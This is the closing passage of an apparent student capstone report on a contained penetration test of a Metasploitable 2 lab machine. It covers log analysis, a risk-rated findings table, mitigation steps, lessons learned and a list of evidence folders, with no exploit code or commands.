


Figure 17. Incident Detection




Figure 18. Active Session Identification




Figure 19. Session Termination

12. Log Analysis

Log analysis was performed on the Metasploitable 2 target. The available log inventory included authentication, system, Apache, Samba, PostgreSQL, FTP and other service logs. The reviewed authentication log showed scheduled CRON root sessions, while the messages and Apache error logs contained normal system or service activity. No direct UnrealIRCd exploit entry was observed in the reviewed logs.

Because the UnrealIRCd backdoor does not use the normal authentication process, the absence of a corresponding authentication entry was documented rather than treated as proof that no compromise occurred. The active Meterpreter session was therefore used as the primary indicator of compromise, followed by session termination and verification.

13. Findings and Risk Assessment

Finding	Evidence	Risk	Status
Large exposed attack surface	23 open TCP ports identified by Nmap	High	Confirmed
Outdated vulnerable services	Multiple legacy service versions identified	High	Confirmed
Critical OpenVAS findings	14 Critical results reported	Critical	Confirmed
UnrealIRCd backdoor	Controlled exploitation successful	Critical	Validated

Root-level access	Meterpreter post-exploitation verification	Critical	Confirmed
Unauthorized session detected	Active Meterpreter session identified	High	Contained

14. Mitigation Strategies

- Upgrade or remove vulnerable UnrealIRCd and other unsupported services.
- Apply vendor security patches and upgrade legacy operating systems and applications.
- Disable unnecessary network services and close unused ports.
- Restrict access to administrative and legacy services using firewall rules and network segmentation.
- Replace insecure legacy protocols with secure alternatives where applicable.
- Use strong authentication and remove default or unnecessary credentials.
- Perform periodic vulnerability assessments and verify remediation with follow-up scans.
- Monitor security-relevant logs and active network sessions for indicators of compromise.
- Maintain an incident response procedure covering detection, containment, eradication and recovery.

These recommendations are consistent with the mitigation guidance documented in the vulnerability assessment and controlled exploitation reports.

15. Lessons Learned

- Reconnaissance provides the baseline required to understand the target attack surface.
- Automated vulnerability scanning helps prioritize weaknesses for further investigation.
- Controlled exploitation can validate whether a critical finding has practical impact.
- Incident response should include evidence collection, containment and verification.
- Not every attack leaves a clear authentication entry in operating-system logs, so multiple indicators should be monitored.
- Keeping the test environment isolated is essential for safe cybersecurity experimentation.

16. Conclusion

The capstone successfully demonstrated a complete vulnerability assessment and controlled penetration-testing workflow against an intentionally vulnerable test network. The assessment progressed from laboratory setup and reconnaissance through OpenVAS vulnerability assessment, controlled UnrealIRCd exploitation, root-level access verification, incident response, and post-incident analysis.

The results demonstrate the security impact of outdated and vulnerable services and highlight the importance of patch management, service minimization, network restrictions, monitoring and incident response. All testing remained within the isolated VirtualBox laboratory.

17. Evidence and Deliverables

The detailed evidence supporting this final report is maintained in the project folders:

- 00_Lab_Setup – VirtualBox, Kali Linux, Metasploitable 2 and network configuration documentation.
- 01_Project_Planning – objectives, scope, tools and timeline.
- 02_Network_Diagram – laboratory network architecture.
- 03_Reconnaissance – Nmap outputs, scan files and reconnaissance report.
- 04_Vulnerability_Assessment – OpenVAS report and assessment evidence.
- 05_Controlled_Exploitation – Metasploit exploitation evidence and report.
- 06_Incident_Response – incident response reports, log analysis and session log.

The final project is intended to be accompanied by the screen-recorded project walkthrough stored in the 08_Video folder.